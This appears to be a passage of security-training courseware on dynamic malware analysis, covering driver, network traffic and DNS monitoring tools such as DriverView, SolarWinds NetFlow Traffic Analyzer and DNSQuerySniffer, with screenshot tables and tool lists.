
Driver Name	Address	End Address	Size	Load Count	Index	File Type	Description
afunix.sys	0x3B2D0000	0x3B2E3000	0x00013000	1	81	System Driver	AF_UNIX socket provider
AgileVpn.sys	0x35C10000	0x35C37000	0x00027000	1	170	Network Driver	RAS Agile Vpn Miniport C
ahcache.sys	0x3B700000	0x3B74F000	0x0004f000	1	95	System Driver	Application Compatibility
bam.sys	0x3B5F0000	0x3B606000	0x00016000	1	94	System Driver	BAM Kernel Driver
BasicDisplay.sys	0x3B1A0000	0x3B1B6000	0x00016000	1	74	Display Driver	Microsoft Basic Display D
BasicRender.sys	0x3B1C0000	0x3B1D1000	0x00011000	1	75	Display Driver	Microsoft Basic Render D
Beep.SYS	0x3B6E0000	0x3B6EA000	0x0000a000	1	70	System Driver	BEEP Driver
bindflt.sys	0x3B8A0000	0x3B8C1000	0x00021000	1	178	System Driver	Windows Bind Filter Drive
BOOTVID.dll	0x38FA0000	0x38FAB000	0x0000b000	1	10	Display Driver	VGA Boot Driver
bowser.sys	0x35840000	0x35865000	0x00025000	1	152	System Driver	NT Lan Manager Datagra
cdd.dll	0xDCC60000	0xDCCA8000	0x00048000	1	139	Display Driver	Canonical Display Driver
cldflt.sys	0x36180000	0x361F7000	0x00077000	1	142	System Driver	Cloud Files Mini Filter Dri
CLFS.SYS	0x38F10000	0x38F78000	0x00068000	4	7	System Driver	Common Log File Syster

180 item(s), 1 Selected

Figure 7.89: Screenshot of DriverView

Some additional device driver monitoring tools are as follows:

- Driver Booster (*https://www.iobit.com*)
- Driver Reviver (*https://www.reviversoft.com*)
- Driver Easy (*https://www.drivereasy.com*)
- Driver Fusion (*https://treexy.com*)
- Driver Genius (*http://www.driver-soft.com*)



Dynamic Malware Analysis: Network Traffic Monitoring/Analysis

- Malware programs connect **back to their handlers** and send confidential information to attackers
- Use network scanners and packet sniffers to monitor **network traffic** going to malicious remote addresses
- Use network scanning tools such as **SolarWinds NetFlow Traffic Analyzer** and **Capsa** to monitor network traffic and look for suspicious malware activities

Network Activity Monitoring Tools

- Caspa Network Analyzer (*https://www.colasoft.com*)
- Wireshark *(https://www.wireshark.org)*
- PRTG Network Monitor *(https://kb.paessler.com)*
- GFI LanGuard *(https://www.gfi.com)*
- NetFort LANGuardian (*https://www.netfort.com*)

SolarWinds NetFlow Traffic Analyzer

NetFlow Traffic Analyzer **collects traffic data**, **correlates it** into a **useable format**, and **presents it** to the user in a web-based interface for **monitoring network traffic**

NetFlow Traffic Analyzer Summary
Last 1 Hours · Both

NetFlow Sources

ROUTER	INTERFACE	TRAFFIC IN	TRAFFIC OUT	LAST RECEIVED NETFLOW	LAST RECEIVED CBQOS
●	BOWAN			3/4/17 12:22 PM	3/4/17 12:20 PM
●	Datacenter Fastiron 8448			3/4/17 12:22 PM	never
●	EMEA Juniper 3200			3/4/17 12:22 PM	never
●	HDQ ProCurve 2808			3/4/17 12:22 PM	never
●	HQWAN			3/4/17 12:22 PM	3/4/17 12:20 PM
●	Internet Gateway 3725			3/4/17 12:22 PM	3/4/17 12:20 PM
●	Singapore Huawei			3/4/17 12:22 PM	never
●	Steelhead 1020 APAC			3/4/17 12:22 PM	never
●	VMware Virtual Switch			3/4/17 12:22 PM	never

Top 5 NetFlow Sources by % Utilization

NODE	INTERFACE	RECEIVE	TRANSMIT
Internet Gateway 3725	Ethernet1 -WAN (NetFlow)	85 %	65 %
BOWAN	GigabitEthernet0/1.2022	31 %	50 %
HQWAN	GigabitEthernet0/1.2021	25 %	15 %

Top 10 Applications

https://www.solarwinds.com

Network Traffic Monitoring/Analysis

Network analysis is the process of capturing network traffic and investigating it carefully to identify malware activity. It helps to determine the type of traffic/network packets or data transmitted across the network.

Malware depends on the network for various activities such as propagation, downloading malicious content, transmitting sensitive files and information, and offering remote control to attackers. Therefore, you should adopt techniques that can detect malware artifacts and usage across networks. Some malware connects back to the handlers and sends confidential information to them.

In dynamic analysis, you run a piece of malware in a controlled environment that is installed with various network monitoring tools to trace all the networking activities of the malware. Network monitoring tools such as SolarWinds NetFlow Traffic Analyzer, Capsa Network Analyzer, and Wireshark, can be used to monitor and capture live network traffic to and from the victim's system during execution of the suspicious program. This will help to understand the malware's network artifacts, signatures, functions, and other elements.

- **SolarWinds NetFlow Traffic Analyzer**


  Source: *https://www.solarwinds.com*

  NetFlow Traffic Analyzer collects traffic data, converts it into a useable format, and presents it to the user in a web-based interface for monitoring network traffic.

  Features:

  - Network traffic analysis
  - Bandwidth monitoring

- Application traffic alerting
- Performance analysis
- CBQoS policy optimization
- Malicious or malformed traffic flow identification



NetFlow Traffic Analyzer Summary

Last 1 Hours ▾ Both ▾

NetFlow Sources

10 INTERFACES

ROUTER	INTERFACE	TRAFFIC IN	TRAFFIC OUT	LAST RECEIVED NETFLOW	LAST RECEIVED CBQOS
🟢	BOWAN			3/4/17 12:22 PM	3/4/17 12:20 PM
🟢	Datacenter FastIron X448			3/4/17 12:22 PM	never
🟢	EMEA Juniper 3200			3/4/17 12:22 PM	never
🟢	HDQ ProCurve 2800			3/4/17 12:22 PM	never
🔴	HQWAN			3/4/17 12:22 PM	3/4/17 12:20 PM
🟢	Internet Gateway 3725			3/4/17 12:22 PM	3/4/17 12:20 PM
🟢	Singapore Huawei			3/4/17 12:22 PM	never
🟢	Steelhead 1020 APAC			3/4/17 12:22 PM	never
🟢	VMware Virtual Switch			3/4/17 12:22 PM	never

Top 5 NetFlow Sources by % Utilization

HELP

NODE	INTERFACE	RECEIVE	TRANSMIT
🟢 Internet Gateway 3725	🟢 Ethernet1 ·WAN (NetFlow)	85 %	65 %
🟢 BOWAN	🟢 GigabitEthernet0/1.2022	31 %	50 %
🔴 HQWAN	🟢 GigabitEthernet0/1.2021	25 %	15 %

Top 10 Applications

BOTH, LAST HOUR

APPLICATION
World Wide Web HTTP (80)
Microsoft-SQL-Server (1433)
Oracle Database
Domain Name Server (53)
NETBIOS Name Service (137)
iChat and AOL IM
Microsoft-DS (445)
MSNP (1863)

Figure 7.90: Screenshot of SolarWinds NetFlow Traffic Analyzer

Some additional network activity monitoring tools are as follows:

- Caspa Network Analyzer (*https://www.colasoft.com*)
- Wireshark (*https://www.wireshark.org*)
- PRTG Network Monitor (*https://kb.paessler.com*)
- GFI LanGuard (*https://www.gfi.com*)
- NetFort LANGuardian (*https://www.netfort.com*)

Dynamic Malware Analysis: DNS Monitoring/Resolution


- **DNSChanger** is a malicious software capable of **changing** the system's **DNS server settings** and provides the attackers with the **control of the DNS server** used on the victim's system
- Use DNS monitoring tools such as **DNSQuerySniffer** to verify the DNS servers that the malware tries to connect to and identify the type of connection

DNS Monitoring/Resolution Tools

- DNSstuff (*https://www.dnsstuff.com*)
- DNS Lookup Tool (*https://www.ultratools.com*)
- Sonar Lite (*https://constellix.com*)

DNSQuerySniffer

DNSQuerySniffer is a network sniffer utility that **shows the DNS queries** sent on your system


DNSQuerySniffer - Ethernet, [redacted] Realtek PCIe GbE Family Controller
File
Edit
View
Options
Help

Host Name	Port Number	Query ID	Request Type	Request Time	Response Tim
login.microsoftonline....	49258	84E0	A	7/22/2019 3:2...	7/22/2019 3:21
login.microsoftonline....	49258	84E0	A	7/22/2019 3:2...	7/22/2019 3:21
authsvc.teams.micros...	62329	6E6C	A	7/22/2019 3:2...	7/22/2019 3:22
authsvc.teams.micros...	62329	6E6C	A	7/22/2019 3:2...	7/22/2019 3:22
us-api.asm.skype.com	49296	3B02	A	7/22/2019 3:2...	7/22/2019 3:22
us-api.asm.skype.com	49296	3B02	A	7/22/2019 3:2...	7/22/2019 3:22
go.microsoft.com	54599	D95E	A	7/22/2019 3:2...	7/22/2019 3:22
go.microsoft.com	54599	D95E	A	7/22/2019 3:2...	7/22/2019 3:22
dmd.metaservices.mi...	64207	BA88	A	7/22/2019 3:2...	7/22/2019 3:22
dmd.metaservices.mi...	64207	BA88	A	7/22/2019 3:2...	7/22/2019 3:22
beacons.gvt2.com	51858	1658	A	7/22/2019 3:2...	7/22/2019 3:22
beacons.gvt2.com	51858	1658	A	7/22/2019 3:2...	7/22/2019 3:22
195.27.217.172.in-addr...	52456	C1CC	PTR	7/22/2019 3:2...	7/22/2019 3:22

14 item(s)

NirSoft Freeware. http://www.nirsoft.net

https://www.nirsoft.net

DNS Monitoring/Resolution


Malicious software such as DNSChanger can change the system's DNS server settings, thus providing attackers with control of the DNS server used in the victim's system. Subsequently, the attackers can control the sites to which the user tries to connect through the Internet, make him/her connect to a fraudulent website, or interfere with his/her online web browsing.

Therefore, you should determine whether the malware is capable of changing any DNS server settings while performing dynamic analysis. You can use tools such as DNSQuerySniffer and DNSstuff, to verify the DNS servers that the malware tries to connect to and identify the type of connection.

- **DNSQuerySniffer**

  Source: *https://www.nirsoft.net*

  DNSQuerySniffer is a network sniffer utility that shows the DNS queries sent on your system. For every DNS query, the following information is displayed: host name, port number, query ID, request type (A, AAAA, NS, MX, and so on), request time, response time, duration, response code, number of records, and content of the returned DNS records. You can easily export the DNS query information to a CSV/tab-delimited/XML/HTML file or copy the DNS queries to the clipboard and then paste them into Excel or other spreadsheet applications.


DNSQuerySniffer - Ethernet, [redacted] Realtek PCIe GbE Family Controller
File Edit View Options Help

